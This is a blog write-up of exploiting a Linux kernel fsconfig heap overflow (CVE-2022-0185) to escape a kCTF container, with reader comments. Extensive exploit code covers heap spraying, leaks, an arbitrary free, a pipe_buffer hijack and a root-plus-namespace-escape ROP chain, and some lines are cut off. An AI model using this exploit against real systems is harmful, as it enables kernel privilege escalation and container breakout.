
Heap Setup:



Overflow into `m_ts` (size) to achieve OOB read on MSG_COPY:



You can also figure out which `msg_queue` those leaked addresses belonged to based on the contents in msg_msg data, so you can seletively free them and rely on LIFO to place objects there in advance. I replaced the kmalloc-1k one with a `pipe_buffer` object while kmalloc-512 already had stack pivot gadgets ready.




The following snippet code should lead to a heap leak:

```
double_heap_leaks do_heap_leaks()
{
    uint64_t kmalloc_1024 = 0;
    uint64_t kmalloc_512 = 0;
    char pivot_spray[0x2000] = {0};
    uint64_t *pivot_spray_ptr = (uint64_t *)pivot_spray;
    double_heap_leaks leaks = {0};
    int linked_msg[256] = {0};
    char pat[0x1000] = {0};
    char buffer[0x2000] = {0}, recieved[0x2000] = {0};
    msg *message = (msg *)buffer;

    // spray kmalloc-512 linked to kmalloc-64 linked to kmalloc-1k in unic
    for (int i = 0; i < 255; i++)
    {
        linked_msg[i] = make_queue(IPC_PRIVATE, 0666 | IPC_CREAT);
        memset(pivot_spray, 0x0, sizeof(pivot_spray));
        pivot_spray_ptr[0] = 1;
        for (int i = 0; i < 10;i ++)
        {
            pivot_spray_ptr[i+1] = stack_pivot;
        }

        // spray pivots using kmalloc-512 allocations
        send_msg(linked_msg[i], pivot_spray, 0x200 - 0x30, 0);
        memset(buffer, 0x1+i, sizeof(buffer));
        message->mtype = 2;
        send_msg(linked_msg[i], message, 0x40 - 0x30, 0);
        message->mtype = 3;
        send_msg(linked_msg[i], message, 0x400 - 0x30 - 0x40, 0);
    }

    int size = 0x1038;
    int targets[H_SPRAY] = {0};

    for (int i = 0; i < H_SPRAY; i++)
    {
        memset(buffer, 0x41+i, sizeof(buffer));
        targets[i] = make_queue(IPC_PRIVATE, 0666 | IPC_CREAT);
        send_msg(targets[i], message, size - 0x30, 0);
    }

    // create hole hopefully
    get_msg(targets[0], recieved, size, 0, IPC_NOWAIT | MSG_COPY | MSG_NOI

    puts("[*] Opening ext4 filesystem");
    fd = fsopen("ext4", 0);
    if (fd < 0)
    {
        puts("fsopen: Remember to unshare");
        exit(-1);
    }

    strcpy(pat, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");
    for (int i = 0; i < 117; i++)
    {
        fsconfig(fd, FSCONFIG_SET_STRING, "\x00", pat, 0);
    }

    // fill it a bit to help prevent potential crashes on MSG_COPY
    stuff_4k(16);

    puts("[*] Overflowing...");
    pat[21] = '\x00';
    char evil[] = "\x60\x19";
    fsconfig(fd, FSCONFIG_SET_STRING, "\x00", pat, 0);
    fsconfig(fd, FSCONFIG_SET_STRING, "\x00", evil, 0);
    puts("[*] Done heap overflow");

    size = 0x1960;
    puts("[*] Receiving corrupted size and leak data");
    // go through all targets qids and check if we hopefully get a leak
    for (int i = 0; i < H_SPRAY; i++)
    {
        get_msg(targets[i], recieved, size, 0, IPC_NOWAIT | MSG_COPY | MS
        for (int j = 0x202; j < 0x202 + (0x1960-0x1010) / 8; j++)
        {
            uint64_t *dump = (uint64_t *)recieved;
            if (dump[j] == 0x2 && dump[j+1] == 0x10 && dump[j+4] == dump[
            {
                kmalloc_1024 = dump[j-2];
                kmalloc_512 = dump[j-1];

                // delete chunk 1024, chunk 512 already has sprayed pivot
                uint8_t target_idx = (dump[j+4] & 0xff) - 1;

                get_msg(linked_msg[target_idx], recieved, 0x400 - 0x30, 3,

                // spray to replace with pipe_buffer, thanks LIFO!
                for (int k = 0; k < PIPES; k++)
                {
                    if (pipe(pipefd[k]) < 0)
                    {
                        perror("pipe failed");
                        exit(-1);
                    }
                    write(pipefd[k][1], "pwnage", 7);
                }
                break;
            }
        }
        if (kmalloc_1024 != 0)
        {
            break;
        }
    }
    close(fd);

    if (!kmalloc_1024)
    {
        puts("[X] No leaks, trying again");
        stuff_4k(16);
        return leaks;
    }
    leaks.kmalloc_1024_leak = kmalloc_1024;
    leaks.kmalloc_512_leak = kmalloc_512;
    return leaks;
}
```

With this information, we can attempt to gain control of the `pipe_buffer` ops table pointer.

As I mentioned earlier, my first approach was to perform an unlink attack. In `do_msgrcv`, the unlink operation occurs when `MSG_COPY` is not specified. When this occurs, the big picture of what occurs is `victim->prev->next = victim->next` and `victim->next->prev = victim->prev`. If you set up `victim->prev` to the location of the ops table pointer, and set `victim->next` to an address in your kmalloc-512 `msg_msg` data buffer, you should be able to change the ops table pointer to point to your malicious msg buffer. Basically a classic unlink attack as the diagram below shows:



Unfortunately, `CONFIG_DEBUG_LIST` was enabled. In this case, linked list unlink performs a validity check with this function. Upon failure, it just doesn't unlink (but the frees still happen and the original pointers get set to the kernel POISON constants).


```
bool __list_del_entry_valid(struct list_head *entry)
{
        struct list_head *prev, *next;

        prev = entry->prev;
        next = entry->next;

        if (CHECK_DATA_CORRUPTION(next == LIST_POISON1,
                        "list_del corruption, %px->next is LIST_POISON1 (%
                        entry, LIST_POISON1) ||
            CHECK_DATA_CORRUPTION(prev == LIST_POISON2,
                        "list_del corruption, %px->prev is LIST_POISON2 (%
                        entry, LIST_POISON2) ||
            CHECK_DATA_CORRUPTION(prev->next != entry,
                        "list_del corruption. prev->next should be %px, bu
                        entry, prev->next) ||
            CHECK_DATA_CORRUPTION(next->prev != entry,
                        "list_del corruption. next->prev should be %px, bu
                        entry, next->prev))
                return false;

        return true;

}
```

Glibc heap pwners are all well too familiar with this type of check…


Since we have heap leaks, we can overwrite the linked lists so they can still dereference upon unlink (even if unlink fails) and then overwrite the `next` pointers and `security` pointers to build an arbitrary free primitive when chained with `do_msgrcv`. As the payload must also be valid strings, we can only do unaligned frees given the slab heap leaks we have. My plan is to just ignore whatever we freed in kmalloc-512 (so I will write a misaligned address for the `security` pointer), and free the address at our kmalloc-1k chunk at an offset of -0x20. Now, if we manage to allocate a 1k sized `msg_msg` over this last freed spot, we can safely copy in controlled userdata to overwrite the ops pointer to point to an address holding our stack pivot gadget, while also not triggering hardened usercopy bounds checks.

The following diagrams should clarify the above strategy.

The corrupted 4k `msg_msg` should create this heap scenario:



Then, freeing the 4k `msg_msg` and spraying some 1k `msg_msg` to hopefully overlap with the target `pipe_buffer`:



Closing the target pipefd with close should trigger one of your stack pivots due to the overwritten ops table pointer (the release function to be specific). At this point, we noticed that none of the registers actually pointed to somewhere in kmalloc-512, but all the known addresses registers like rax pointed to were at the start of the `pipe_buffer` chunk. This means that the 1k `msg_msg` chunk we used to overwrite the `pipe_buffer` will also need to contain the ROP chain, and our stack pivot needs to replace rsp with rax.

Scanning for nice gadgets, I came to use the following:

stack pivot: `mov rsp, rax ; pop rbp ; ret;`

set rdi: `pop rdi ; ret ;`

set rsi: `pop rsi ; ret ;`

set rdi from rax: `test esi, esi ; cmovne rdi, rax ; mov rax, qword [rdi] ; pop rbp ; ret ;`

The goal of our ROP chain was ultimately to become root in the root namespace. I borrowed Andy Nguyen's ROP chain strategy to `commit_cred(prepare_kernel_cred(NULL))` and `switch_task_namespaces(find_task_by_vpid(1), init_nsproxy)` to achieve that goal. After performing those operations, I relied on the kpti trampoline from `swapgs_and_return_to_userspace` to successfully and gracefully return back to userland. All that we need to fully escape now is to do the classic `setns` tricks in container breakouts.

The following snippet of code shows what I did to achieve privilege escalation and containerization escape:

```
void dump_flag()
{
    char buf[200] = {0};
    for (int i = 0; i < 4194304; i++)
    {
        // bruteforce root namespace pid equivalent of the other containe
        snprintf(buf, sizeof(buf), "/proc/%d/root/flag/flag", i);
        int fd = open(buf, O_RDONLY);
        if (fd < 0)
        {
            continue;
        }
        puts("🎲🎲🎲🎲🎲🎲🎲🎲🎲🎲");
        read(fd, buf, 100);
        write(1, buf, 100);
        puts("🎲🎲🎲🎲🎲🎲🎲🎲🎲🎲");
        close(fd);
    }
    return;
}

__attribute__((naked)) win()
{
    // thanks movaps sooooooo much
    asm volatile(
        "mov rbp, rsp;"
        "and rsp, -0xf;"
        "call dump_flag;"
        "mov rsp, rbp;"
        "ret;");
}

void pwned()
{
    write(1, "ROOOOOOOOOOOT\n", 14);
    setns(open("/proc/1/ns/mnt", O_RDONLY), 0);
    setns(open("/proc/1/ns/pid", O_RDONLY), 0);
    setns(open("/proc/1/ns/net", O_RDONLY), 0);
    win();
    char *args[] = {"/bin/sh", NULL};
    execve("/bin/sh", args, NULL);
    _exit(0);
}

void do_win(uint64_t kmalloc_512, uint64_t kmalloc_1024)
{
    int size = 0x1000;
    int target = make_queue(IPC_PRIVATE, 0666 | IPC_CREAT);
    char buffer[0x2000] = {0}, recieved[0x2000] = {0};
    char pat[0x40] = {0};
    msg* message = (msg*)buffer;
    memset(buffer, 0x44, sizeof(buffer));
    int ready = 0;
    int ignition_target = -1;

    // doesn't matter as long as valid pointers
    uint64_t next_target = kmalloc_1024 + 0x440;
    uint64_t prev_target = kmalloc_512 + 0x440;

    // set up arb free primitive, avoid tripping hardened usercopy when re
    uint64_t free_target = kmalloc_1024 - 0x20;
    uint64_t make_sec_happy = kmalloc_512 - 0x20;

    stuff_4k(16);

    int targets[P_SPRAY] = {0};

    while (!ready)
    {
        for (int i = 0; i < P_SPRAY; i++)
        {
            memset(buffer, 0x41+i, sizeof(buffer));
            targets[i] = make_queue(IPC_PRIVATE, 0666 | IPC_CREAT);
            send_msg(targets[i], message, size - 0x30, 0);
        }

        get_msg(targets[0], recieved, size-0x30, 0, IPC_NOWAIT | MSG_NOERI

        // misaligned arb free attack
        fd = fsopen("ext4", 0);
        if (fd < 0)
        {
                puts("Opening");
                exit(-1);
        }

        strcpy(pat, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");
        for (int i = 0; i < 117; i++) {
            fsconfig(fd, FSCONFIG_SET_STRING, "\x00", pat, 0);
        }
        puts("[*] Done heap overflow");

        char evil[0x40] = {0};
        uint64_t *evil_ptr = (uint64_t *)evil;
        memset(evil, 0x41, 0x30);
        evil_ptr[0] = next_target;
        evil_ptr[1] = prev_target;
        evil_ptr[4] = free_target;
        evil_ptr[5] = make_sec_happy;

         // in case null bytes in addresses
        if(strlen(evil) != 0x30)
        {
            puts("unable to continue given heap addresses");
            exit(-1);
        }

        puts("[*] Overflowing...");
        fsconfig(fd, FSCONFIG_SET_STRING, evil, "\x00", 0);
        puts("check heap to check preparedness for ignition");

        stuff_4k(16);

        for (int i = 0; i < P_SPRAY; i++)
        {
            memset(recieved, 0, sizeof(recieved));
            // rely on error code to determine if we have found our target
            int ret = get_msg_no_err(targets[i], recieved, size+0x50-0x30,
            if (ret < 0)
            {
                ready = 1;
                ignition_target = i;
                break;
            }
        }

        if (!ready)
        {
            puts("nothing ready for ignition, trying again");
            // re-stuff freelist and stabilize
            stuff_4k(16);
        }
    }

    char overwrite[0x300] = {0};
    memset(overwrite, 0x41, sizeof(overwrite));
    uint64_t *overwrite_ptr = (uint64_t *)overwrite;

    // redirect to "table" of stack pivots
    overwrite_ptr[1] = kmalloc_512 + 0x50;

    uint64_t user_rflags, user_cs, user_ss, user_sp;
    asm volatile(
        "mov %0, %%cs\n"
        "mov %1, %%ss\n"
        "mov %2, %%rsp\n"
        "pushfq\n"
        "pop %3\n"
        : "=r" (user_cs), "=r" (user_ss), "=r" (user_sp), "=r" (user_rflag
    );

    uint64_t chain[] =
    {
        pop_rdi,
        0,
        prepare_kernel_cred,
        pop_rsi,
        0xbaadbabe,
        cmov_rdi_rax_esi_nz_pop_rbp,
        0xdeadbeef,
        commit_creds,
        pop_rdi,
        1,
        find_task_by_vpid,
        pop_rsi,
        0xbaadbabe,
        cmov_rdi_rax_esi_nz_pop_rbp,
        0xdeadbeef,
        pop_rsi,
        init_nsproxy,
        switch_task_namespaces,
        kpti_trampoline,
        0xdeadbeef,
        0xbaadf00d,
        (uint64_t)pwned,
        user_cs,
        user_rflags,
        user_sp & 0xffffffffffffff00,
        user_ss,
    };

    memcpy(&overwrite_ptr[2], chain, sizeof(chain));

    for (int i = 0; i < P_SPRAY; i++)
    {
        get_msg(targets[i], recieved, size-0x30, 0, IPC_NOWAIT | MSG_NOERI
    }

    // spray rop chain plus evil vtable ptr to overlap with pipe_buffer
    for (int i = 0; i < ROP_SPRAY; i++)
    {
        send_msg(rop_msg_qid[i], overwrite, 0x300 - 0x30, 0);
    }

    deplete_512();
    deplete_4k();
    puts("[*] Attempt at igniting ROP!");

    // trigger
    for (int i = 0; i < PIPES; i++)
    {
        close(pipefd[i][0]);
        close(pipefd[i][1]);
    }

}
```

To find the other container's flag, I just bruteforced /proc/pid/root/flag/flag as the container's pid will map to some other pid accessible from the root pid namespace. You can also just work with a root shell, but this is just more efficient for getting the flag. Google's Kubernetes CTF infrastructure compromised! You can find the link to our final exploit here: https://github.com/Crusaders-of-Rust/CVE-2022-0185/blob/master/exploit_kctf.c.

All in all this was a really cool experience, finding a 0 day for the first time on a major project and exploiting it. I'd like to thank all the teammates I worked with above for our collaborative effort. I would also like to thank the security teams from both distros and Linux for being super responsive upon our disclosure, and Google for the generous reward. Feel free to ask me any questions about this writeup, or point out anything that is explained erroneously! Let's see what other bugs my team and I can find this year, and hopefully we don't hit another bug collision again.

Posted by willsroot at 9:00 AM

12 comments:

Maher January 25, 2022 at 12:34 PM

Great as always! willsroot OP!

Reply

Anonymous January 26, 2022 at 6:34 PM

I'm not a programmer myself, so don't get my words too close to the heart. But why does Crusader of Rust write PoC-code in C, not Rust?

Reply

neticegear January 28, 2022 at 12:26 PM

This comment has been removed by the author.

Reply

neticegear January 28, 2022 at 12:28 PM

Mind-numbingly impressive! One question: why was the vulnerability bounty reduced to $31K from the $50.3K, given how this was a true 0day, and Google itself states:

"Our base rewards for each publicly patched vulnerability is 31,337 USD (at most one exploit per vulnerability), but the reward can go up to 50,337 USD in two cases:
- If the vulnerability was otherwise unpatched in the Kernel (0day)
- If the exploit uses a new attack or technique, as determined by Google"

PS: Your Rope2 write-up is still the gold standard among bin-exp writeups. That thing is out of this world!

Reply

Replies

willsroot January 29, 2022 at 9:49 AM

Thanks for reading the writeup! The bounty wasn't $50k since there was a bug collision (which I mentioned in the post) - thankfully, we were the first to properly disclose it, so Google still rewarded us with a generous bounty.

Reply

Unknown February 2, 2022 at 10:21 AM

Nice job!
Btw, I wonder how you found the bug. Did you run syzkaller directly and found it? Did you make any customization to syzkaller? If possible, can you share what customization you did? Thanks!
I'm determined to find an exploitable Linux kernel 0day this year as well. But so far, it didn't find anything exploitable yet.
-- kylebot

Reply

Replies

willsroot February 4, 2022 at 2:19 PM

Surprisingly, the default configuration for syzkaller actually found this! It was interesting to see how both of our fuzzer and syzbot's found this bug a few days apart in 2022 while the bug existed since 2019 - perhaps some recent change in either the kernel or syzkaller made it easier to trigger.

Unknown February 14, 2022 at 12:38 AM

Great!
Do you mean (default configuration), no enabled_syscalls in syzkaller.cfg ?

-- Enesdex

willsroot February 19, 2022 at 5:47 PM

Yes, our fuzzer which caught this was setup as just the default configuration (where the only changes were adjustments for resource consumption).

Unknown March 15, 2022 at 11:45 PM

https://github.com/google/syzkaller/commit/18f846ca807cfc6df9c3da3c0ab08251277dfe
fb,after this commit,syzkaller can find this crash

Reply

Dgh0st February 13, 2022 at 2:42 AM

Great writeup!!
There's a problem when I try to reproduce the exploit for kctf. Is it okay for linux kernel when you kfree an address which is not alloced by kmalloc (in the writeup the address is kmalloc-1k - 0x20), will this kind of action cause kernel panic?

I test my the exploit on my local kctf enviroment, and always get crash when try to free the security pointer:

```
[ 134.915194] Call Trace:
[ 134.915410] kfree+0x2a9/0x340
[ 134.915673] ? security_msg_msg_free+0x3d/0x50
[ 134.916045] security_msg_msg_free+0x3d/0x50
[ 134.916405] free_msg+0x14/0x50
[ 134.916669] ? do_msgrcv+0x6a0/0x6a0
[ 134.916974] do_msgrcv+0x64c/0x6a0
[ 134.917261] ? do_msgrcv+0x6a0/0x6a0
[ 134.917562] do_syscall_64+0x37/0x50
```

Reply

Replies

willsroot February 19, 2022 at 5:41 PM

Misaligned frees should be allowed, as I did rely on that behavior in the exploit. I have seen that crash happen several times when debugging, but it didn't happen often enough for me to investigate.

Reply